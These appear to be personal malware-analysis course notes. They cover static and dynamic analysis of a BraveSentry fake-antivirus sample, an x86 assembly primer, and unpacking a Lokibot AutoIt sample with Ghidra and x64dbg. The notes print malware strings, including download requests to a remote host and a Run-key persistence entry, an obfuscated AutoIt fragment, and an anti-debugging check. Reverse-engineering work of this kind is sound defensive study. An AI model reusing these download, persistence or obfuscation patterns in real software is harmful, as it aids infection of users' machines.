KERNEL32.DLL	-	-
ADVAPI32.dll	-	-
COMCTL32.dll	-	-
ole32.dll	-	-
SHELL32.dll	-	-
USER32.dll	-	-

imports (85)	flag (18)	fir
GetDesktopWindow	x	n/
RegDeleteKeyA	x	n/
RegSetValueExA	x	n/
RegDeleteValueA	x	n/
RegCreateKeyExA	x	n/
17 (recvfrom)	x	n/
4 (connect)	x	n/
23 (socket)	x	n/
115 (WSAStartup)	x	n/
10 (inet_addr)	x	n/
9 (htons)	x	n/
20 (sendto)	x	n/
WriteFile	x	n/
DeleteFileA	x	n/
GetEnvironmentStringsW	x	n/
GetEnvironmentStrings	x	n/
TerminateProcess	x	n/
WinExec	x	n/

We can see this malware has, again, malicious **libraries** and **imports**. WriteFile is a clear winner already - while also **changing a lot of Registry keys**. In the first image - Virustotal already flags the file multiple times.




VirusTotal also flags the hash of the file as malicious. We can also use **BinText**.

This file actually creates a **fake website** telling you your computer is infected. It is **directly linked** to a **website:** download . bravesentry . com

```
000000005EA0  0000004070A0  0  <html>
000000005EA7  0000004070A7  0  <head>
000000005EAE  0000004070AE  0  <title></title>
000000005EBE  0000004070BE  0  <script lagnuage=javascript>
000000005EDB  0000004070DB  0  document.oncontextmenu=new Function("return false")
000000005F0F  00000040710F  0  </script>
000000005F19  000000407119  0  </head>
000000005F21  000000407121  0  <body bgcolor="#000000">
000000005F3A  00000040713A  0  <table width=100% height=100% border=0>
000000005F62  000000407162  0  <tr><td align=right valign=bottom>
000000005F85  000000407185  0  <table border=0 bgcolor="#000000" cellpadding=30><tr><td>
000000005FBF  0000004071BF  0  <font face="ms sans serif" color="#FFFFFF">
000000005FEB  0000004071EB  0  <b>Your computer is in Danger!</b> <br>Windows Security Center has detected spyware/adware infection!<br>It is strongly recommended to use special antispyware tools to prevent data loss.
0000000060A6  0000004072A6  0  </td></tr></table>
0000000060B9  0000004072B9  0  </td></tr>
0000000060C4  0000004072C4  0  </table>
0000000060CD  0000004072CD  0  </body>
0000000064D5  0000004076D5  0
000000006670  000000407870  0  GET /download.php?&advid=00000717&u=%u&p=%u HTTP/1.0
0000000066A6  0000004078A6  0  Host: download.bravesentry.com
0000000066CC  0000004078CC  0  69.50.175.181
0000000066DC  0000004078DC  0  GET http://download.bravesentry.com/download.php?&advid=00000717&u=%u&p=%u HTTP/1.0
000000006731  000000407931  0  Host: download.bravesentry.com
000000006751  000000407951  0  Pragma: no-cache
000000006763  000000407963  0  Cache-Control: no-cache
000000006780  000000407980  0  ProxyServer
00000000678C  00000040798C  0  ProxyEnable
000000006798  000000407998  0  Software\Microsoft\Windows\CurrentVersion\Internet Settings
0000000067D4  0000004079D4  0  Your computer is in Danger!
0000000067F0  0000004079F0  0  Windows Security Center has detected spyware/adware infection!
000000006830  000000407A30  0  Click here to install the latest protection tools!
000000006864  000000407A64  0  C:\Program Files\BraveSentry\BraveSentry.exe
000000006894  000000407A94  0  %s%s%s%s
```

You can use **xorsearch** *which apparently i don’t have* to analyse the file for encrypted strings. This can be used to encrypt strings within your malicious file.




c:\users\freds\documents\malware-sample\mal
- indicators (file > signature > flag) *
- virustotal (error)
- dos-header (64 bytes)
- dos-stub (152 bytes)
- rich-header (Visual Studio)
- file-header (Intel-386)
- optional-header (GUI)
- directories (2)
- sections (self-modifying) *
- libraries (flag)
- imports (flag)
- exports (n/a)
- tls-callback (n/a)
- .NET (n/a)
- resources (language)
- strings (size) *
- debug (n/a)
- manifest (n/a)
- version (n/a)
- certificate (n/a)
- overlay (n/a)

property	value	value	value
general			
name	.text	.data	.rsrc
md5	C3397B3376ED7CFB2F564F4...	1983DEAF66B088C0F94606F...	25849421526A999F4A4C94A...
entropy	6.388	4.308	3.437
file-ratio (98.21%)	40.18 %	10.71 %	47.32 %
raw-address	0x00000400	0x00005E00	0x00007600
raw-size (56320 bytes)	0x00005A00 (23040 bytes)	0x00001800 (6144 bytes)	0x00006A00 (27136 bytes)
virtual-address	0x00001000	0x00007000	0x0000A000
virtual-size (57886 bytes)	0x00005836 (22582 bytes)	0x00002078 (8312 bytes)	0x00006970 (26992 bytes)
characteristics			
value	0xE0040020	0xC0000040	0x40000040
writable	x	x	-
executable	x	-	-
shareable	-	-	-
self-modifying	x	-	-
virtualized	-	-	-
items			
import	0x000060B0	-	-
resource	-	-	0x0000A000
entry-point	0x00003510	-	-

The **sections** part tells you the .text value is **writable, executable and self-modifying** - which is definitely **not default behaviour**.

For **dynamic analysis** we, once more, open **FakeNet, RegShot and ProcMon**.
After setting everything up again we will run the malware **as administrator**.

We were thinking it was a website… But it is actually a weird little popup. After a minute or two we will create the **2nd shot** and **stop ProcMon analysis.** Once this is done, we will initialise the **Compare** function within **RegShot**.



In the **comparison** we can see one very specific detail: **xpupdate.exe**

```
HKU\S-1-5-21-3466579206-2882798074-3588331407-1001\Software\Microsoft\Windows\CurrentVersion\Run\Windows update loader: "C:\Windows\xpupdate.exe"
```

This is the **persistence mechanism** of this malware. When someone **reboots** or **relogs** it will **run this file**.


The below two files are clearly indicators of compromise:

C:\Users\Freds\AppData\Roaming\Install.dat
C:\Windows\xpupdate.exe


While the tutorial is displaying a lot more output - i am just getting the Registry Key changes.

Time ...	Process Name	PID	Operation	Path	Result	Detail
21:15:...	malware.exe	3192	RegSetValue	HKCU\Software\Microsoft\Windows\C...	SUCCESS	Type: REG_SZ, Length: 48, Data: C:\Windows\xpupdate.exe

We will start looking into **ProcDOT** for a **visual representation** of the **malware**.



The malware is creating multiple files… but again it has **two ways of persistence:** both the xpupdate.exe file, and the malware.exe file is directly injected into the registry.



Xpupdate.exe will automatically trigger once the system is **restarted** or **relogged.** The malware.exe creates a new REGISTRY key with its values.

Again, unfortunately, the network is not properly working.

Assembly language basics

For malware analysis of Native Exe.

Stack:

- LIFO (Last In First Out) Data Structure
- Stores local variables, and return addresses for functions
- Accessed through push, pop, call and ret
- RAM memory layout:
    - Starts at higher addresses and as more values are pushed, smaller addresses are used

Heap:


- Globally stored memory
- All functions can access it
- Typically stored in the Data Section of a program
- RtlAllocateHeap can be used to create a Heap
- Malware use heap as storage area for anything it is going to use

Segment Registers are used to **store data**.

Registers	Purpose
EAX	Accumulator (Arithmetic)
EBX	Base (Pointer to Data)
ECX	Counter (Shift/Rotate instructions + loops)
EDX	Data (Arithmetic and I/O)
ESI	Source Index (Pointer to Source in stream operations)
EDI	Destination Index (Pointer to Destination in stream operations)
EBP	Base Pointer (Pointer to Base of Stack)
ESP	Stack Pointer (Pointer to top of Stack)
EIP	Instruction Pointer (Address of next instruction to exec)

Segment Registers	
SS	Stack Pointer
CS	Code Pointer
DS	Data Pointer
ES	Extra Data Pointer
FS	Extra Data Pointer
GS	Extra Data Pointer

Accessing parts of a register:



dword = 4 bytes (32 bits), word = 2 bytes (16 bits), byte = 8 bits
AH: gives you **higher** bytes, **AL:** gives you **lower** bytes. **AX** gives the value of the d-word (word).

Flags register

Register where each bit acts as a flag, containing a 1 or a 0.

Flags	Purpose
CF	Carry Flag - Set when the result of an operation is too large for the destination operand
ZF	Zero Flag - Set when the result of an operation is equal to zero
SF	Sign Flag - Set if the result of an operation is negative
TF	Trap Flag - Set if step by step debugging - only one instruction will be executed at a time

Assembly language instructions

- Three main categories:
  - Data transfer (mov)
  - Control Flow (push, call, jmp …)
  - Arithmetic/Logic (xor, or, and, mul, add …)

Example of data transfer instructions:

Instruction	Purpose	Format	Example
mov	Move	*mov dest, src*	mov eax, [edx]
movzx	Move-Zero-Extended	*movzx dest, src*	movzx eax, 0x123
lea	Load Effective Address	*lea dest, src*	lea edx, [ebp-0x40]
xchg	Exchange (Swap)	*xchg dest, src*	xchg eax, ebx

Example of Control Flow Instructions (function calls)

Instruction	Purpose	Format	Example
call	Execute function	*call function*	call sub_3B18C0
push	Push value to stack	*push value*	push ecx
pop	Pop value off stack	*pop register*	pop ebx
ret	Return from function	*ret*	ret

Example of Control Flow Instructions (Jumps)

Instruction	Purpose	Format	Example
jmp	Unconditional Jump	*jmp address*	jmp [eax]
je	Jmp if Equal (ZF = 1)	*je address*	je loc_
jnz	Jmp if Not Zero (ZF = 0)	*jnz address*	jnz loc_3B162F
jnb	Jmp if Not Below (CF= 0)	*jnb address*	jnb [edx]

Example of Arithmetic Instructions:

Instruction	Purpose	Format	Example
add	Add *src* to *dest*	*add dest, src*	add eax, 0x10
sub	Subtract *src* from *dest*	*sub dest, src*	sub eax, ebx
imul	Multiply *src* by *val* and store in *dest*	*imul dest, src, val*	imul ebx, eax, 5
inc	Increment register by 1	*inc register*	inc ecx

Example of Logic Instructions:

Instruction	Purpose	Format	Example
xor	Performs Bitwise XOR	*xor dest, src*	xor eax, eax (Zeroes) xor eax, ebx (xor's)
shl	Shift *dest* left by *src* bits	*shl dest, src*	shl ebx, ecx
and	Performs Bitwise AND	*and dest, src*	and edx, eax
ror	Rotate *dest* right by *src* bits	*ror dest, src*	ror ecx, edx

Test and cmp instructions:

Instruction	Purpose	Format	Example
test	Performs a Bitwise AND on the two operands If result is 0, ZF is set Often used with conditional jumps, though less than cmp	*test arg1, arg2*	test eax, edx
cmp	Compares first operand with second operand by subtraction	*cmp arg1, arg2*	cmp eax, 0

- EAX register is used to hold the return value of a function call
- The return value could be an integer, eg 0 or 1 or -1 (FFFFFFFF), or, even an address eg, 0x3FA593D3

Analysis of malware sample 3

- File identification (Lokibot Trojan)
- Unpacking and decompiling using Exe2Aut
- Using Ghidra Disassembler/Decompiler
- Using xdbg debugger to defeat anti-debugging
- Using xdbg debugger set breakpoints on VirtualAlloc
- Using xdbg debugger to set hardware breakpoints on memory
- Using Process Hacker to dump memory

```
PS C:\Tools\trid> .\trid.exe C:\Users\Freds\Documents\malware-sample-3\sample.bin

TrID/32 - File Identifier v2.24 - (C) 2003-16 By M.Pontello
Definitions found:  15648
Analyzing...

Collecting data from file: C:\Users\Freds\Documents\malware-sample-3\sample.bin
 85.7% (.CPL) Windows Control Panel Item (generic) (197083/11/60)
  4.5% (.EXE) Win64 Executable (generic) (10523/12/4)
  2.8% (.DLL) Win32 Dynamic Link Library (generic) (6578/25/2)
  2.1% (.EXE) Win16 NE executable (generic) (5038/12/1)
  1.9% (.EXE) Win32 Executable (generic) (4505/5/1)
```

This is a special file… an AutoIT file, which is apparently widely being used by malware developers. Within AutoIT there is a script that is being used by the interpreter.


rcdata	SCRIPT	AutoIt	.rsrc:0x000C9DB8

In order to recompile this file (since it is now an exe) towards an AutoIT file again. It will bring back the original format created in AutoIT.

Once we do this with a specialised tool (Aut2Exe) we get a variety of files back. We have a AU3 file which is effectively the file executing shell code.

sample.bin	10/03/2020 22:47	BIN File
sample.bin.overlay	13/02/2023 22:04	OVERLAY File
sample.pak	13/02/2023 22:04	PAK File
sample.raw	13/02/2023 22:04	RAW File
sample.tok	26/02/2020 12:25	TOK File
sample_restore.au3	13/02/2023 22:04	AU3 File

```
DIM $GPYBUOKYOFQWL=ISSTRING("fasepwdbentvwhbjbrixqamhsayimpzslhsej")
GLOBAL $OOACKVMND="struct*"
GLOBAL $RJCUTJKQVBU="bool"
DIM $BVRLGYGFK="ptr"
LOCAL $FCPHKFEG="netapi32.dll"
DIM $QKPYEJMTHXETQWSZVBLY="gdi32.dll"
LOCAL $DHBORPPYRVBAAQABV="UrlCompareW"
IF NOT ($GPYBUOKYOFQWL==0)THEN
LOCAL $POE=EXECUTE("execute")
ELSE
$POE($AYUDERGFV("0x536C6565702824746 96D65202F20246C6F6F7029"))
ENDIF
DIM $CGAIYLSGJEBHAEUMQ=ISSTRING("zdjcvibuvxxxjh")
```





All of the code is **rather gibberish** - and this is **meant to be like this**. The AutoIT program does this specifically to confuse anyone stumbling upon this malware.

We will be using **Ghidra** to debug this code. First create a **new project** by clicking on **File** and following the steps described. *Link towards the malware folder.*


Ghidra will automatically create a new folder and files.

Now we include the sample.bin file into the malware folder (drag it towards Ghidra).







Click on **OK** and now it will load. *When you get a Windows Security Alert - allow it, this is normal*. Now Ghidra has imported the file successfully and you can use Ghidra as the **code browser** by dragging the file **towards the green dragon**. Now the analysis part will start - and this might take a little while.



If Ghidra asks you if you want to analyse it now - click on **yes**. Don't click on anything - just continue by clicking on **analyse**. *This may take a few minutes.* This can be seen in the bottom right of the program: a loading bar.






Now the interesting things start. The Program Tree is similar to previous programs such as CFF Explorer or pestudio, for example.

Symbol Tree is a specific section that provides you with more details.

Imports are the names used by the malware / code / program. **Exports** are names being exported by the program.

Functions are specifically used within the code.

Once the analysis phase is done - you can proceed with **analysing the center panel** - in which you can find the code of the program.



There are **two important aspects:** security cookie and a JMP parameter. The **JMP** will take you to the **Main function**.

Here you will find a function **with three parameters:** This is the actual Windows Main function!

Look in google for MSDN windows main function args.

Here you will **investigate this main function,** as here is where everything starts.

Once clicking on one of the parameters within the main function - we get a IsDebuggerPresent function. The program itself is testing if a debugger is present - if it is not present it will run the malware. Otherwise it will just print a simple message and stop.

In oder to stop this behaviour from happening - since we want to run the malware - we need to change this parameter. For this we will use the tool xdbg.

```
FUN_00403766(param_1,&local_b);
BVar2 = IsDebuggerPresent();
if (BVar2 != 0) {
  MessageBoxA((HWND)0x0,"This is a third-party compiled AutoIt script.","",0x10);
  goto LAB_00403c75;
}
if (DAT_004c52e0 == 0) {
  DAT_004c527c = 0xffffffff;
}
else {
  if (DAT_004c52e0 == 1) {
    FUN_00407213(&DAT_004c6290,1,DAT_004c52e8,0xffffffff);
    DAT_004c6292 = DAT_004c5284;
  }
```

The further you dive into the code - the more you understand assembly language instructions. Many parameters and functions are utilised in the code in order to write a malicious program. You can also use the **Function Call Graph** function, in the **Window** tab to see functions correlating with parameters, or the **Function Graph** function. Both of them provide an excellent visual representation of functions and parameters.

If you have no idea about functions **just look it up via MSDN Windows.**

Xdbg debugger

Always pick the tool for the correct program - check if it is either x32 or x64 and reverse the tool. **This is effectively dynamic analysis.** Click on **run**. We know from our previous analysis there is a **debugger** present - thus we need to create a **breakpoint**.

ASLR: Address Space Layout Randomization. *This is a security feature to randomise the base address when the program is running.*


Ghidra:

```
00403b7a ff 15 30        CALL        dword ptr [->KERNEL3
         f3 48 00
```


Xdbg:

```
00BC0000  00001000  sample.bin
00BC1000  0008E000   ".text"
00C4F000  0002F000   ".rdata"
```


We need to recalculate these values. Take the **first part** of the .text xdbg, and add the **last part** of the **Ghidra** expression, et voila:




When we click on **OK** it will take us to the **IsDebuggerPresent** function:




Here we put a **breakpoint** by **right clicking** on the parameter, select **breakpoint** and **toggle**. Now the program will **stop at this breakpoint** if you run it.




First click on **Step Over** and Modify the **EAX** value to 0 (from 1).




Now click on **Step over** and see if it works. If it continues - it works. **JNE** means **Jump Not Equal** - so if this is not 0, it will **not jump**.




Now also set a breakpoint at **bp VirtualAlloc -** which you can enter in the **Command section**. This can be reviewed in the breakpoints section.




Now **run** so you are going to hit the next breakpoint: VirtualAlloc. **This function is used by malware just before it unpacks itself. It needs to allocate virtual memory in order to unpack itself.** Now we are going to **jump over it**.




Jump towards the following parameter:




Now we need to look for the **second parameter (esp+4 or EAX):**




Right click it and click on **Follow in dump**. This will be the address allocated for your virtual memory. Now **jump again**. **EAX** now is offering a **return value 0:** which means **success**!



Now we can check in the **memory map** and see the next value is **ERW** and **PRIV** - which means the memory has been allocated:

